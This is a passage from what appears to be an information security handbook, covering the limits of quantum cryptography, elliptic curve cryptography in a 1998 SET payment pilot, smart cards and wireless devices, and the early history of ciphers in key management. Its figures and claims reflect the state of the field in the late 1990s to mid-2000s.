What does it mean in practice to encode the value of a digital bit on a quantum system?[2] In telecommunications, light is routinely used to exchange information. For each bit of information, a pulse is emitted and sent down an optical fiber to the receiver where it is registered and transformed back into an electronic form. These pulses typically contain millions of particles of light, called photons. In quantum cryptography, one can follow the same approach, with the only difference being that the pulses contain only a single photon. A single photon represents a very tiny amount of light (when reading this article, your eyes are registering billions of photons every second) and follows the laws of quantum physics. In particular, it cannot be split in half. This means that an eavesdropper cannot take half of a photon to measure the value of the bit it carries, while letting the other half continue on its course. To obtain the value of the bit, an eavesdropper must detect the photon which will affect the communication and reveal its being observed.

Quantum Cryptography *Versus* Public-Key Cryptography

In many ways, quantum cryptography and public-key cryptography are similar. Both address the fundamental problem of creating and distributing keys to remote parties in a highly secure manner; they both solve the key distribution problem encountered by any two entities wishing to communicate using a cryptographically protected channel. But, quantum cryptography obtains its fundamental security from the fact that each qubit is carried by a single photon, and these photons are altered as soon as they are read, which makes it impossible to intercept messages without being detected.

Quantum Cryptography and Heisenberg's Uncertainty Principle

The foundation of quantum cryptography lies in the Heisenberg uncertainty principle, which states that certain pairs of physical properties are related in such a way that measuring one property prevents the observer from simultaneously knowing the value of the other. This law, put forward in 1927 by German physicist Werner Heisenberg, suggests that the mere act of observing or measuring a particle will ultimately change its behavior. At the macroscopic levels, we do not notice this occurring.

Under the laws of quantum physics, a moving photon has one of four orientations; vertical, horizontal, or diagonal in opposing directions. Quantum cryptographic devices emit photons one at a time, and each photon has a particular orientation. Photon sniffers are able to record the orientation of each photon, but, according to Heisenberg's uncertainty principle, doing so will change the orientation of some of the particles which in turn will warn both the sender and the recipient that their channel is being monitored. Where Heisenberg's uncertainty principle is of huge benefit to information security is that, if quantum cryptography is used to send keys via photons then perfect encryption is assured. If it is found that the keys have been observed and are therefore at risk, then it is a simple matter to create a new set of keys. In traditional key exchange, it is not possible to know if a key has been tampered with to the same degree of certainty as with quantum cryptography.

Many of the quantum cryptography proponents and vendors publicly state that quantum cryptography provides absolute security; however, for those with a background in cryptography, the only provably secure cryptosystems are one-time pads.[3] Can quantum cryptography really create a scheme that provides

absolute security? Traditional cryptographic schemes, such as RSA, are based on hard mathematical problems; quantum cryptography is based on the laws of physics and Heisenberg's uncertainty principle, which would seem to provide absolute security.

Disadvantages of Quantum Cryptography

Like everything else in the world of information security, quantum cryptography is no panacea. The main drawbacks of quantum cryptography are:

- It is slow.
- It is expensive.
- It works only over relatively short distances.
- It is new and unproven.
- It requires a dedicated connection.
- It lacks digital signatures.
- The speed of the actual key exchange is roughly 100 kbps.

Also, because it must transfer the actual physical properties of photons, it only works over relatively short distances. Current limitations now mean that the cryptographic devices can be a maximum of 75 miles apart. The reason for the short distance is that optical amplification destroys the qubit state. A repeater cannot be used to extend the distance because the repeater would change the state of the photon. In addition, attenuation of the fiber-optic links would degrade the quality of the signal and ultimately make the transmitted photon unreadable.

The photon emitters and detectors themselves are currently far from perfect and can cause errors that often require retransmission of the keys. The signals themselves are currently a significant problem for those implementing quantum cryptography, due to the presence of noise in all of the communications channels, most prominently in the optical fibers themselves. As the systems evolve, however, noise is less likely to be a problem.

In order to transmit the photon, both parties must have a live, unbroken, and continuous communications channel between them. Although no quantum routers now exist, research is being conducted on how to build them. The value of a quantum router is that it would enable quantum cryptography to be used on a network. Finally, quantum cryptography today does not have a seamless method for obtaining a digital signature. Quantum digital signature schemes are in development but are still not ready for the commercial environment.

Effects of Quantum Computing and Cryptography on Information Security

It is clear that if a functioning quantum computer was to be constructed, it would immediately undermine the security provided by both symmetric-key algorithms and public-key algorithms. Quantum computing would be able to break public-key cryptosystems in inconsequential amounts of time. It is estimated that a 1024-bit RSA key could be broken with roughly 3000 qubits. Given that current quantum computers have less than 10 qubits, public-key cryptography is safe for the foreseeable future, but this is not an absolute guarantee.

Conclusion

Quantum cryptography, while still in a nascent state, is certain to have a huge and revolutionary effect on the world of cryptography and secure communications. As of late 2005, quantum cryptography was not in heavy use in the Fortune 1000 community, but it will likely find much greater application in the coming years as it matures and the price drops.

Glossary of Quantum Physics Terms

Entanglement — The phenomenon that two quantum systems that have been prepared in a state such that they interacted in the past may still have some locally inaccessible information in common.

Interference — The outcome of a quantum process depends on all of the possible histories of that process.

Observable — Anything within a quantum mechanical system that can be observed, measured, and quantitatively defined (*e.g.*, electron spin, polarization).

Quanta — Discrete packets or entities in quantum systems; observables in quantum systems tend to vary discretely, not continuously.

Superposition — The concept that a quantum system may be simultaneously in any number of possible states at once.

Notes

1. Refer to http://www.rsasecurity.com/rsalabs/node.asp?id=2152.
2. See IdQuantique, *A Quantum Leap for Cryptography*. Geneva: IdQuantique, p. 4 (www.idquantique.com/products/files/clavis-white.pdf).
3. For more information on why, see http://world.std.com/~franl/crypto/one-time-pad.html.

Additional Resources

Ekert, A. 1995. *CQC Introductions: Quantum Cryptography*. Oxford: Centre for Quantum Computation (www.qubit.org/library/intros/crypt.html).

MagiQ. 2004. *Perfectly Secure Key Management System Using Quantum Key Distribution*. New York: MagiQ Technologies (www.magiqtech.com/registration/MagiQWhitePaper.pdf).

Oxford Centre for Quantum Computation, www.qubit.org.

Moses, T. and Zuccherato, R. 2005. *Quantum Computing and Quantum Cryptography: What Do They Mean for Traditional Cryptography?* Entrust White Paper, January 13 (https://www.entrust.com/contact/index.cfm?action=wpdownload&tp1=resources&resource=quantum.pdf&id=21190).

Quantum cryptography tutorial, www.cs.dartmouth.edu/~jford/crypto.html.

Sosonkin, M. 2005. *Introduction to Quantum Cryptography*. New York: Polytechnic University (http://sfs.poly.edu/presentations/MikeSpres.pdf).

Wikipedia, http://en.wikipedia.org/wiki/Quantum_Cryptography.

Cryptography References

Kahn, D. 1996. *The Codebreakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet*. New York: Scribner.

Nichols, R. 1998. *ICSA Guide to Cryptography*. New York: McGraw–Hill.

RSA cryptography FAQ, www.rsasecurity.com/rsalabs/faq.

Schneier, B. 1996. *Applied Cryptography*. New York: John Wiley & Sons.

Singh, S. 2000. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Lancaster, VA: Anchor Books.

Commercial Quantum Cryptography Solutions

MagiQ Technologies, www.magiqtech.com.
id Quantique, www.idquantique.com.
Qinetiq, www.qinetiq.com.
NEC, www.nec.com.

Elliptic Curve Cryptography: Delivering High-Performance Security for E-Commerce and Communications

Paul Lambert

Elliptic curve cryptography (ECC) provides the highest strength per key bit of any known public-key security technology. The relative strength advantage of ECC means that it can offer the same level of cryptographic security as other algorithms using a much smaller key. ECC's shorter key lengths result in smaller system parameters, smaller public-key certificates, and, when implemented properly, faster performance with lower power requirements and smaller hardware processors. As a result, ECC is able to meet the security and performance demands of virtually any application.

With the increased amount of sensitive information being transmitted wirelessly and over the Internet, information security has become a critical component to many applications. Cryptography in turn has become a fundamental part of the solution for secure applications and devices. Across a variety of platforms, cryptographic technology provides security to a wide range of applications such as electronic commerce, access control, and secure wireless communications. The ongoing challenge for manufacturers, systems integrators, and service providers is to incorporate efficient, cost-effective security into the mobile, high-performance devices and applications that the market demands. While other cryptographic algorithms cannot effectively meet this challenge, ECC's strength and performance advantages make it an ideal solution to secure Internet commerce, smart card, and wireless applications, as will be demonstrated further on in this chapter.

Understanding the Strong, Compact Security of ECC

All public-key cryptosystems are based on a hard one-way mathematical problem. ECC is able to deliver strong security at smaller key sizes than other public-key cryptographic systems because of the difficulty of the hard problem upon which it is based. ECC is one of three different types of cryptographic systems

that are considered to provide adequate security, defined in standards and deployed in today's applications. Rather than explaining the complete mathematical operation of each of these three systems, this chapter will serve to introduce and compare each system.

First, what is meant by a hard or difficult mathematical problem? A mathematical problem is difficult if the fastest known algorithm to solve the problem takes a long time relative to the input size. To analyze how long an algorithm takes, computer scientists introduced the notion of *polynomial time* algorithms and *exponential time* algorithms. Roughly speaking, a polynomial time algorithm runs quickly relative to the size of its input, and an exponential time algorithm runs slowly relative to the size of its input. Therefore, easy problems have polynomial time algorithms, and difficult problems have exponential time algorithms.

The phrase *relative to the input size* is fundamental in the definition of polynomial and exponential time algorithms. All problems are straightforward to solve if the input size is very small, but cryptographers are interested in how much harder a problem gets as the size of the input grows. Thus, when looking for a mathematical problem on which to base a public-key cryptographic system, cryptographers seek one that cannot be solved in less than exponential time because the fastest known algorithm takes exponential time. Generally, the longer it takes to compute the best algorithm for a problem, the more secure is a public-key cryptosystem based on that problem.

What follows is a discussion of the three different types of cryptographic systems along with an explanation of the hard mathematical problems on which they are based.

RSA and the Integer Factorization Problem

The best-known cryptosystem based on the integer factorization problem, *RSA*, is named after its inventors, Ron Rivest, Adi Shamir, and Len Adleman. Another example is the Rabin–Williams system. The core concept of the integer factorization problem is that an integer p (a whole number) is a *prime number* if it is divisible only by 1 and p itself. When an integer n is the product of two large primes, to determine what these two factors are we need to find the prime numbers p and q such that: $p \times q = n$. The integer factorization problem, then, is to determine the prime factors of a large number.

DSA and the Discrete Logarithm Problem

The Diffie–Hellman key agreement scheme, the grandfather of all public-key cryptography schemes, is based on the discrete log problem. Taher Elgamal first proposed the first public-key cryptographic system that included digital signatures based on this problem. Elgamal proposed two distinct systems: one for encryption and one for digital signatures. In 1991, Claus Schnorr developed a more efficient variant of Elgamal's digital signature system. The U.S. Government's Digital Signature Algorithm (DSA), the best-known of a large number of systems with security based on the discrete logarithm problem, is based on Elgamal's work. The *discrete logarithm problem* modulo prime p is defined in terms of modular arithmetic. This problem starts with a prime number p. Then, given an integer g (between 0 and $p - 1$) and a multiplicand y (the result of exponentiating g), the following relationship exists between g and y for some x: $y = g^x \pmod{p}$. The discrete logarithm problem is to determine the integer x for a given pair g and y: Find x so that $g^x = y \pmod{p}$. Like the integer factorization problem, no efficient algorithm is known to solve the discrete logarithm problem.

ECC and the Elliptic Curve Discrete Logarithm Problem

The security of ECC rests on the difficulty of the elliptic curve discrete logarithm problem. As with the integer factorization problem and the discrete logarithm problem, no efficient algorithm is known to solve the elliptic curve discrete logarithm problem. In fact one of the advantages of ECC is that the elliptic curve discrete logarithm problem is believed to be more difficult than either the integer factorization problem or the generalized discrete logarithm problem. For this reason, ECC is the strongest public-key cryptographic system known today.




FIGURE 31.1 Comparison of security levels.

In 1985, mathematicians Neil Koblitz and Victor Miller independently proposed the *elliptic curve cryptosystem*, with security resting on the discrete logarithm problem *over the points on an elliptic curve.* Before explaining the hard problem, a brief introduction to elliptic curves is needed.

An *elliptic curve* defined modulo a prime p, is the set of solutions (x,y) to the equation: $y^2 = x^3 + ax + b \pmod{p}$ for the two numbers a and b. This means that y^2 has the remainder $x^3 + ax + b$ when divided by p. If (x,y) satisfies the above equation, then $p = (x,y)$ is a *point* on the elliptic curve.

An elliptic curve can also be defined over the finite field consisting of 2^m (even numbers) elements. This field, referred to as F_{2^m}, increases the efficiency of ECC operation in some environments. One can define the addition of two points on the elliptic curve. If P and Q are both points on the curve, then $P + Q$ is always another point on the curve. The elliptic curve discrete logarithm problem starts with selecting a field (a set of elements) and an elliptic curve. (Selecting an elliptic curve consists of selecting values for a and b in the equation $y^2 = x^3 + ax + b$.) Then xP represents the point P added to itself x times.

Suppose Q is a multiple of P, so that $Q = xP$ for some x. The elliptic curve discrete logarithm problem is to determine x with any given P and Q.

A Comparison of Cryptographic Systems

Of the three problems, the integer factorization problem and the discrete logarithm problem both can be solved by general algorithms that run in *subexponential time,* meaning that the problem is still considered hard but not as hard as those problems that admit only fully exponential time algorithms. On the other hand, the best general algorithm for the elliptic curve discrete logarithm problem is fully exponential time. This means that the elliptic curve discrete logarithm problem is currently considered more difficult than either the integer factorization problem or the discrete logarithm problem.

In Figure 31.1, the graph compares the time required to break ECC with the time required to break RSA or DSA for various key sizes using the best-known algorithm. The values are computed in *MIPS years.* A MIPS year represents the computing time of 1 year on a machine capable of performing 1 million instructions per second. As a benchmark, it is generally accepted that 10^{12} MIPS years represents

reasonable security at this time, as this would require most of the computing power on the planet to work for a considerable amount of time. To achieve reasonable security, RSA and DSA need to use a 1024-bit key, while a 160-bit key is sufficient for ECC. The graph in Figure 31.1 shows that the gap between the systems grows as the key size increases. For example, note how the ratio increases with the 300-bit ECC key compared with the 2000-bit RSA and DSA keys. With this background in ECC's high security relative to small key size, we can explore how ECC benefits today's leading-edge applications.

Securing Electronic Transactions on the Internet

One prominent application that requires strong security is electronic payment on the Internet. When making Internet-based credit card purchases, users want to know that their credit card information is protected, while the merchant wants assurance that the person making the purchase cannot later refute the transaction. Combined with these authentication needs, a secure electronic payment system must operate fast enough to handle consumers' needs conveniently. It must be capable of handling a high volume of transactions reliably and, simultaneously, be accessible from multiple locations, and be easy to use. ECC can meet all these needs. For example, consider the role ECC plays in securing a recently launched experimental pilot for Internet commerce. The pilot is based on the Secure Electronic Transaction (SET) specification developed to address the requirements of the participants in these Internet transactions.

The SET specification is administered by an organization known as Secure Electronic Transaction LLC (SETCo) formed by Visa and MasterCard. The initial specification provided a complex security protocol using RSA for the public-key components. Because the release of the SET 1.0 specification, implementations of the protocol have been increasing worldwide along with the growing consumer confidence in electronic commerce. Vendors and financial institutions have proposed a number of enhancements to the protocol to further its appeal.

In an ongoing effort to explore ways to improve the SET specification, an experimental pilot program was launched in July 1998 that ran until September 1998. A consortium of players joined together to implement some exciting leading-edge technologies for use with the SET protocol including ECC, chip cards, and PCI cryptographic hardware. During the pilot, up to 200 selected participants received a smart card, which was a Zions Bank MasterCard with an embedded microprocessor, along with a SET software wallet and a Litronics card reader. These participants shopped at the U.S. Department of Treasury's Bureau of Engraving and Printing Website and were assured that their transactions were protected.

Pilot Operation

1. Cardholder has certificate request and receipt.
2. Cardholder visits Web site at www.bep.treas.gov, selects goods, and initiates payment.
3. Certificates and digital certificates are exchanged.
4. Purchase order and digital signatures are sent via the Internet to the MasterCard payment gateway. Both parties are authenticated; data is decrypted and reformatted.
5. The data is sent via leased lines to Global Payment Systems (GPS) in Atlanta.
6. GPS sends reformed credit card information and purchase data over MasterCard's private BankNet leased line network to Zions Bank.
7. Zions debits cardholder account and issues payment to the Bureau's account via its acquiring bank, Mellon Bank.

As represented by Figure 31.2, upon receiving the card and reader, the cardholder applies online for a digital certificate with the ECC smart-card-enabled GlobeSet Wallet through Digital Signature Trust Company (DST). DST issues certificates on behalf of Zions Bank using GlobeSet's ECC-enabled CA. The public key is securely sent to DST where a certificate is created and sent back to the cardholder via the Internet. The certificate is stored on the smart card for future use.




FIGURE 31.2 Experimental SET™ pilot.

Procedure

The shopper visits the Bureau's Website at www.bep.treas.gov and selects an item to purchase with his or her Zions Bank MasterCard. The ECC-enabled GlobeSet POS (point of sale) submits a SET wake-up message to the wallet, and the cardholder initiates a transaction by inserting his or her card into the Litronics reader. All sensitive communication between the two parties is encrypted for privacy and the data is digitally signed for integrity and nonrepudiation according to the SET specification. The purchase order and accompanying information are sent via the Internet through the merchant to the ECC-enabled GlobeSet payment gateway at MasterCard, also employing certificates, signatures, and encryption. The gateway decrypts the data, authenticates both parties, and reformats the data. The data is sent over MasterCard's private BankNet leased-line network to receive payment authorization from Zions Bank, which debits the cardholder's MasterCard account and issues payment to the Bureau through its acquiring bank, Mellon Bank. Cardholders receive their merchandise via the U.S. Postal Service in the usual manner. Implemented end-to-end within an algorithm coexistent system, ECC is an enabling technology adding performance and cost advantages to SET as demonstrated in this pilot.

Improving Performance

A comprehensive benchmarking process comparing the performance of ECC and RSA was completed at GlobeSet and audited by a team from SETCo. Improved performance is especially desirable for banks and vendors because cryptographic processing is frequently a bottleneck that can be cleared only with increased hardware costs. In preliminary software-only benchmark tests, ECC demonstrated a positive and significant performance advantage, with overall cryptographic processing overhead reduced by 73 percent. ECC is around 40 times faster than RSA on the payment gateway, which is the SET component most prone to bottlenecks. Signing alone is more than 100 times faster with ECC on this component.

Increasing Cardholder Security

Smart cards offer a higher level of security than software-only-based digital wallets because a user's private key and certificate can be stored on the card. As a cryptographic hardware token, smart cards provide stronger user authentication and nonrepudiation than software. Their use translates into lower risk and less fraud for banks, merchants, and consumers.

FIGURE 31.3 The smart card.

Reducing the Cost of Smart Card Deployment

Smart cards (Figure 31.3) are small, portable, tamper-resistant devices providing users with convenient storage and processing capability. As a result, smart cards have been proposed for use in a wide variety of applications such as electronic commerce, identification, and healthcare. For many of these proposed applications, cryptographic security is essential. This requirement is complicated by the fact that smart cards need to be inexpensive in order to be practical for widespread use. The problem is not how to implement cryptography on a smart card but how to do so efficiently and cost-effectively. The smart card is amenable to cryptographic implementations for several reasons. The card contains many security features that enable the protection of sensitive cryptographic data, providing a secure environment for processing. The protection of the private key is critical; to provide cryptographic services, this key must never be revealed. The smart card protects the private key and many consider the smart card to be an ideal cryptographic token; however, implementing public-key cryptography in a smart card application poses numerous challenges. Smart cards present a combination of implementation constraints that other platforms do not: Constrained memory and limited computing power are two of them. The majority of the smart cards on the market today have between 128 and 1024 bytes of RAM, 1 and 16 kb of EEPROM, and 6 and 16 kb of ROM with the traditional 8-bit CPU typically clocked at a mere 3.57 MHz. Any addition to memory or processing capacity increases the cost of each card because both are extremely cost sensitive. Smart cards are also slow transmitters, so to achieve acceptable application speeds data elements must be small (to limit the amount of data passed between the card and the terminal). While cryptographic services that are efficient in memory usage and processing power are needed to contain costs, reductions in transmission times are also needed to enhance usability.

Use of EEC in Smart Cards

Elliptic curve cryptography is ideally suited for implementations in smart cards for a number of reasons:

- *Less memory and shorter transmission times* — The strength (difficulty) of the elliptic curve discrete logarithm problem algorithm means that strong security is achievable with proportionately smaller key and certificate sizes. The smaller key size in turn means that less memory is required to store keys and certificates and that less data must be passed between the card and the application, so transmission times are shorter.
- *Scalability* — As smart card applications require stronger and stronger security (with longer keys), ECC can continue to provide the security with proportionately fewer additional system resources. This means that with ECC smart cards are capable of providing higher levels of security without increasing their cost.

- *No coprocessor* — The reduced processing times of ECC also make it ideal for the smart card platform. Other public-key systems involve so much computation that a dedicated hardware device, known as a *crypto coprocessor*, is required. The crypto coprocessors not only take up precious space on the card, but they also increase the cost of the chip by about 20 to 30 percent, which translates to an increase of about $3 to $5 on the cost of each card. With ECC, the algorithm can be implemented in available ROM, so no additional hardware is required to perform strong, fast security functions.
- *On-card key generation* — As mentioned earlier, the private key in a public key pair must be kept secret. To truly prevent a transaction from being refuted, the private key must be completely inaccessible to all parties except the entity to which it belongs. In applications using the other types of public key systems currently in use, cards are personalized (keys are either loaded or injected into the cards) in a secure environment to meet this requirement. Because of the complexity of the computation required, generating keys on the card is inefficient and typically impractical.

With ECC, the time needed to generate a key pair is so short that even a device with the very limited computing power of a smart card can generate the key pair, provided a good random number generator is available. This means that the card personalization process can be streamlined for applications in which nonrepudiation is important.

Extending the Desktop to Wireless Devices

Wireless consumers want access to many applications that previously have only been available from the desktop or wired world. In response to the growing demand for new wireless data services, Version 1.0 of the Wireless Application Protocol (WAP) provides secure Internet access and other advanced services to digital cellular phones and a variety of other digital wireless devices. The new specification enables manufacturers, network operators, content providers, and application developers to offer compatible products and secure services that work across different types of digital devices and networks. Wireless devices are not unlike smart cards in that they also introduce many security implementation challenges. The devices themselves must be small enough to have the portability that users demand. More importantly, the bandwidth must be substantially reduced. The WAP Forum, the organization that developed the WAP specification, has responded to these market and technology challenges by incorporating ECC into the WAP security layer (Wireless Transport Layer Security, or WTLS) specification. With ECC, the same type of sensitive Web-based electronic commerce applications (such as banking and stock trades) that are currently confined to the fixed, wired world can run securely on resource-constrained wireless devices. Strong and efficient security that requires minimal bandwidth, power consumption, and code space is uniquely achievable with ECC. ECC meets the stringent security requirements of the market by incorporating elliptic curve-based Diffie–Hellman key management and the elliptic curve digital signature algorithm (ECDSA) into a complete public-based security system.

Table 31.1 and Table 31.2 compare the signature size and encrypted message size for each of the three cryptosystems discussed earlier. The reduced digital signature and encrypted message sizes result in huge savings of bandwidth, a critical resource in the wireless environment.

TABLE 31.1 Signature Size for a 2000-Bit Message

System Type	Signature Size (bits)	Key Size (bits)
RSA	1024	1024
DSA	320	1024
ECDSA	320	160

TABLE 31.2 Size of Encrypted 100-Bit Message

System Type	Encrypted Message (bits)	Key Size (bits)
RSA	1024	1024
EIGamal	2048	1024
ECES	321	160

Conclusions

Three types of public-key cryptographic systems are available to developers and implementers today: integer factorization systems, discrete logarithm systems, and elliptic curve discrete logarithm systems. Each of these systems can provide confidentiality, authentication, data integrity, and nonrepudiation. Of the three public-key systems, ECC offers significant advantages that are all derived (directly or indirectly) from to its superior strength per bit. These efficiencies are especially advantageous in thin-client applications in which computational power, bandwidth, or storage space is limited. The advantages and resulting benefits of ECC for a wide range of applications are well recognized by many in the industry. ECC is being incorporated by a growing number of international standards organizations into general cryptographic standards such as IEEE and ANSI and is being considered for integration into vertical market standards for telecommunications, electronic commerce, and the Internet. Meanwhile, an increasing number of computing and communications manufacturers are building ECC technology into their products to secure a variety of applications for corporate enterprise, the financial community, government agencies, and end users alike. ECC technology has earned its reputation as a truly enabling technology by making many of these products and applications possible by providing viable security.

Cryptographic Key Management Concepts

Ralph Spencer Poore, CFE, CISA, CISSP, CTM/CL

Cryptographic Security

A Brief History

Cryptography, the art of "secret writing," has existed for almost as long as writing itself. Originally, the use of symbols to represent letters or words in phrases was a skill reserved for scribes or learned clerics. However, for a scribe's work to be truly useful, others needed the ability to read the scribe's work. As standardized writing and reading skills became more widespread, the risk of unauthorized reading increased. Primarily for purposes of political intrigue and military secrecy, practical applications of secret writing evolved. There are examples of simple alphabetic substitution ciphers dating back to the time of Julius Caesar. Julius Caesar is honored today by our naming an entire class of mono-alphabetic substitution ciphers after him. The following (translated into our modern alphabet) is an example of a cipher he is believed to have used:

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
```

The rotation of the alphabet by three places is enough to transform a simple plaintext message from "we attack to the north at dawn" into "ZH DWWDFN WR WKH QRUWK DW GDZQ." By finding each letter of plaintext in the first alphabet and substituting the letter underneath from the second alphabet, one can generate the ciphertext. By finding each letter of the ciphertext in the lower alphabet and substituting the letter directly above it, one can translate the ciphertext back to its plaintext. In general, one refers to any rotation of an alphabet as a Caesar alphabet.

An improvement on the Caesar alphabet is the keyed mono-alphabetic substitution cipher. It uses a key word or phrase as follows:

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
S H A Z M B C D E F G I J K L N O P Q R T U V W X Y
```

where "SHAZAM" is the key word from which any duplicate letters (in this case the second "A") are removed, giving "SHAZM." The key word is then used for the first letters of the cipher alphabet, with the unused letters following in order. The recipient of a coded message only needs to know the word "SHAZAM" in order to create the keyed cipher alphabet. A further improvement, but one that requires the entire cipher alphabet to act as the key, is the use of a randomly generated cipher alphabet. All such mono-alphabetic substitutions, however, are easily solved if enough ciphertext is available for frequency analysis and trial-and-error substitutions. Mono-alphabetic ciphers today are relegated to the entertainment section of the newspaper and no longer serve as protectors of secrecy.

TABLE 26.1 Rotating among Four Cipher Alphabets

	1	2	3	4
A	H	B	J	K
B	T	I	E	A
C	Z	D	V	T
D	X	M	O	G
E	L	X	N	O
F	P	Q	R	S
G	V	U	T	W
H	A	C	Z	Y
I	B	G	D	E
J	F	E	A	U
K	W	Y	B	C
L	D	F	G	H
M	J	K	L	R
N	S	V	Q	M
O	N	R	X	Z
P	R	P	M	F
Q	K	I	Y	X
R	C	A	W	D
S	Y	H	U	L
T	O	Q	S	I
U	E	L	C	B
V	T	N	F	J
W	M	O	I	N
X	I	S	H	P
Y	G	J	K	Q
Z	Q	T	P	V

Poly-alphabetic systems, however, still pose a challenge. In these systems, each letter comes from a cipher alphabet different from the previously enciphered letter. As shown in Table 26.1, for example, a system rotating among four cipher alphabets would mean that each possible plaintext letter could be represented by any of four different ciphertext letters.

The cipher alphabets are labeled 1, 2, 3, and 4, respectively. Notice that the plaintext letter "A" can be represented by "H," "B," "J," or "K." The use of multiple alphabets complicates frequency analysis. On short messages such as "LAUNCH MISSILE NOW," the resulting ciphertext, "DBCMZC LEYHDHL VXN," contains no matching letters that have the same plaintext meaning. The letter "D," for example, is in the ciphertext twice, but the first time it decodes to the letter "L" and the second time it decodes to the letter "I." Similarly, the letter "C" decodes first to the letter "U" and then to the letter "H." Very difficult ciphers used in World War II (e.g., ENIGMA) relied on more complex variations of this class of ciphers. They used multiple wheels, where each wheel was a cipher alphabet. The wheels would advance some distance after each use. To decode, one needed the wheels, their respective order and starting positions, and the algorithm by which they were advanced.

Cryptography and Computers

With the advent of computers, cryptography really came of age. Computers could quickly execute complex algorithms and convert plaintext to ciphertext (encrypt) and ciphertext back to plaintext (decrypt) rapidly. Up until the 1960s, however, cryptography was almost exclusively the property of governments. A prototype for commercial applications, IBM's Lucifer system was a hardware implementation of a 128-bit key system. This system became the basis for the Data Encryption Standard (DES), a 64-bit key system (8 bits of which were for parity, leaving an effective key length of 56 bits), the algorithm for which is known as the Data Encryption Algorithm (DEA) as codified in American National Standard X3.92.

An Encryption Standard

For dependable commercial use, secret or proprietary cryptographic algorithms are problematic. Secret/proprietary algorithms are, by definition, not interoperable. Each requires its own implementation, forcing companies into multiple, bilateral relationships and preventing vendors from obtaining economies of scale. As a practical matter, cryptographic security was cost prohibitive for business use until DEA. With a standard algorithm, interoperability became feasible. High-quality cryptographic security became commercially viable.

Auditors and security professionals should also understand two other important problems with secret algorithms. First, who vets the algorithm (i.e., proves that it has no weaknesses or "trapdoors" that permit solving of the encrypted text without the cryptographic key)? This is both an issue of trust and an issue of competence. If the cryptographic section of a foreign intelligence service certified to a U.S. firm that a secret algorithm was very strong and should be used to protect all of the firm's trade secrets, would the U.S. firm be wise in trusting the algorithm? Such an agency might have the expertise, but can one trust any organization with a vested interest in intelligence gathering to tell you if a security weakness existed in the algorithm?

Vetting cryptographic algorithms is not an exact science. Cryptographers design and cryptanalysts (first coined by W. F. Friedman in 1920 in his book entitled *Elements of Cryptanalysis*) attempt to break new algorithms. When an algorithm is available to a large population of cryptographic experts (i.e., when it is made public), weaknesses, if any, are more likely to be found and published. With secret algorithms, weaknesses found are more likely to remain secret and secretly exploited. However, a secret algorithm is not without merit. If you know the algorithm, analysis of the algorithm and brute-force attacks using the algorithm are easier. Also, a standard algorithm in widespread use will attract cryptanalysis. This is one of the reasons why DES is now obsolete and a new standard (the Advanced Encryption Standard [AES]) was created. In issues of national security, secret algorithms remain appropriate.

A publicly available algorithm is not the same as an algorithm codified in a standard. One might find the source code or mathematical description of an algorithm in a published book or on the Internet. Some algorithms (e.g., IDEA™ [International Data Encryption Algorithm] invented in 1991 by James Massey and Xuejia Lai of ETH Zurich in Switzerland) used in PGP (Pretty Good Privacy authored by Phil Zimmermann) to package a public key cryptographic algorithm, may prove to be quite strong, while others thought to be strong (e.g., FEAL [Fast Encryption Algorithm invented by Akihiro Shimizu and Shoji Miyaguchi of NTT Japan]) prove breakable.

